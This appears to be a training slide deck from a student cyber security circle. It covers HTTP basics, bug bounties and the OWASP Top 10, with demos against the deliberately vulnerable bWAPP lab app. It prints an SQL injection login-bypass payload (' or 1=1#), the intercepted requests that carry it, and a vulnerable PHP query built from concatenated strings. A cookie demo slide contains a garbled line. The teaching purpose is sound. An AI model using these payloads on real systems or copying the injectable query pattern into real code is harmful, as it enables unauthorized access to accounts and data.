

# Intro in Web Security & Owasp Top 10



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# Agenda :

- Cyber Security Circle
- Intro Web Security
- How To Start In Web Application Security
- Owasp Top 10
- Demos
- References



# Cyber Security Circle



# 1-Our Re-Founder

## Nidal Fikri

Re-founder and the leader of the Cyber Security Circle in Mansoura – 2019




## 2-We have Three branches:

○ Web Security



○ Reverse Engineering




○ Network Security






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
# HOW Internet and Web work



# 1-HOW Web works ?



## 2-HOW Web works ?



# HTTP Protocol



# 1-HTTP split To:

## Request

- (1) User issues URL from a browser  
http://host:port/path/file



- (5) Browser formats the response and displays

**Client (Browser)**

## Response

- (2) Browser sends a request message


GET *URL* HTTP/1.1  
Host: *host:port*  
-----  
-----

- (4) Server returns a response message

HTTP/1.1 200 OK  
-----  
-----  
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**HTTP (Over TCP/IP)**

- (3) Server maps the *URL* to a file or program under the document directory.



**Server (@ *host:port*)**

# 2-HTTP Request

## HTTP request message

- two types of HTTP messages: *request, response*
- **HTTP request message:**
  - ❖ ASCII (human-readable format)

request line  
(GET, POST,  
HEAD commands)

header lines

```
GET /somedir/page.html HTTP/1.1
Host: www.someschool.edu
User-agent: Mozilla/4.0
Connection: close
Accept-language:fr
```

Carriage return  
line feed  
indicates end  
of message

(extra carriage return, line feed)

# 3-HTTP Response

HTTP Response - Read lines from socket

Version      Status      Status Message

↓            ↓            ↗

HTTP/1.1 200 OK

Date: Fri, 16 Mar 2018 17:36:27 GMT

Server: \*Your server name\*

Content-Type: text/html; charset=UTF-8

Content-Length: 1846

*blank Line*

Body

  [<?xml ... >  
  [<!DOCTYPE html ... >  
  [<html ... >  
  [...  
  [</html>]

# Web Security



# Web Security

It basically means protecting a website or web application by detecting, preventing and responding to cyber threats.



# 1- Likelihood of Threat

- SQL injection
- Password breach
- Cross-site scripting
- Data breach
- Code injection
- Xss
- IDOR
- DOS Attack



# 2- OUR PATH in Circel

Intermediate lvl

1. Web Dev (html-js-php-mySQL)
2. HTTP Protocol
3. Web Servers
4. Components of modern web tech & Terms
5. Study Vulnerabilities  
bugCrowd [VRT](#)



Advanced lvl

1. Practice your Knowledge  
Download owasp broken Web application Project
2. Play CTFs
3. Start Bug Hunting
4. build your mind set
5. Learn Recon


Entry lvl

1. Linux
2. Programming Skills
3. Basics of Networks
4. Git

# 3- Bug Hunting




# HISTORY



# RUNNING A BUG BOUNTY PROGRAM

Self-Hosted Bug Bounty Program



Microsoft



Using a Bug Bounty Management Provider





## GOOGLE VULNERABILITY REWARD PROGRAM

# 2017 Year in Review



1,230

INDIVIDUAL  
REWARDS



274

PAID RESEARCHERS



113

COUNTRIES  
REPRESENTED IN BUG  
REPORTS



60

COUNTRIES  
REPRESENTED IN BUG  
REWARDS



\$112,500

BIGGEST  
SINGLE REWARD



\$160,000+

DONATED TO  
CHARITY



Ahmed Aboul-Ela

@aboul3la

Replying to @michielprins

@michielprins @Hacker0x01 @jobertabma What's the rank of Egypt ? :)

11:25 PM · Mar 29, 2016 · Twitter Web Client

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2 Likes

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Replying to @aboul3la

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


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@jobertabma @aboul3la @michielprins @Hacker0x01 @Hat\_Mast3r I hope you raise the rank of Iraqi security researcher on HackerOne :)




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# 4- Penetration Testing

Types of Penetration Testing:



# Owasp



# What is Owasp ?

OWASP stands for the Open Web Application Security Project



# What is Owasp Top 10 ?

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↳	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	↳	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↳	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	↳	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

# A1:2017- Injection



## OWASP Top 10 Security Risks

- A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

A1: Injection attacks


# A1:2017- Injection

injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.


**Code = Data = Commands**

# A1:2017- Injection

**Injection** – How Does it Work ?



# Demo SQL-injection




# Demo SQL-injection



A screenshot of a Mozilla Firefox browser window displaying the bWAPP SQL Injection application. The URL in the address bar is 192.168.254.131/bWAPP/sql\_injection\_3.php. The page has a yellow header with the text "bWAPP" and "an extremely buggy web app!". Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, and Help. The main content area features a title "SQL Injection (Login Form/Hero)" in red and black. It contains a form for entering login credentials: "Enter your 'superhero' credentials." followed by "Login:" and "Password:" fields, and a "Login" button. At the bottom of the form, there is an error message: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' OR password = '' at line 1".

# A1:2017- Injection -Demo



Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.254.131:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_3.php
Cookie: security_level=0; PHPSESSID=aa2bc3cfe455c775c36a79957541fb60
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

login=' &password=&form=submit
```

# A1:2017- Injection -Demo

' or 1=1#

Username	Password	Match
Charles	zxcvbnm	false
admin	password	true

```
$sql = "SELECT * FROM users WHERE name = '" . $_POST["user"] . "' AND pass = '" .  
$result = mysqli_query($db,$sql);  
$count = mysqli_num_rows($result);  
  
if ($count >= 1){  
    login();  
}
```

# A1:2017- Injection -Demo

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}
```

Username	Password	Match
Charles	zxcvbnm	true
admin	password	true
admin2	summer2017	true

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```
POST /bWAPP/sqli_3.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/sqli_3.php
Cookie: security_level=0; PHPSESSID=aa2bc3cfe455c775c36a79957541fb60
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

login=' or 1=1#&password=a&form=submit|
```

## / SQL Injection (Login Form) /

Enter your 'superhero' credentials.

Login:


Password:

Login

Welcome Neo. Your secret: **Oh Why Didn't I Took That BLACK Pill?**

# A2 Broken Authentication

**Broken Authentication** : Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently



# A2:2017-Broken Authentication

## Authentication

- Who are you?
- What is yours?

## Session

- Active account
- In use by account owner

# Demo

Change Password   Create User   Set Security Level   Welcome Bee

## / Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies: [Cookies](#)

Click [here](#) to see your cookies with JavaScript.

Name	Value
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Drag the cookie value to "bless the notepad Add four & paste ' conduct

```
192.168.20.205 LH용:  
security_level=0;  
PHPSESSID=50b7497f517f7823c0eb471fd8d24568;  
top_security=no
```

# Secure VS HttpOnly

## Secure and HttpOnly cookies

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol. Even with `Secure`, sensitive information should *never* be stored in cookies, as they are inherently insecure and this flag can't offer real protection. Starting with Chrome 52 and Firefox 52, insecure sites (`http:`) can't set cookies with the `Secure` directive.

To help mitigate cross-site scripting (XSS) attacks, `HttpOnly` cookies are inaccessible to JavaScript's `Document.cookie` API; they are only sent to the server. For example, cookies that persist server-side sessions don't need to be available to JavaScript, and the `HttpOnly` flag should be set.

# Demo

Change Password   Create User   Set Security Level   Welcome Test

## / Session Mgmt. - Cookies (HTTPOnly) /

Click the button to see your current cookies:

[Cookies](#)

Click [here](#) to see your cookies with JavaScript.

Name	Value
------	-------

# Demo

Intercept HTTP history WebSockets history Options

Request to <http://192.168.20.205:80>

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /bWAPP/smgmt_cookies_httponly.php HTTP/1.1
Host: 192.168.20.205
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
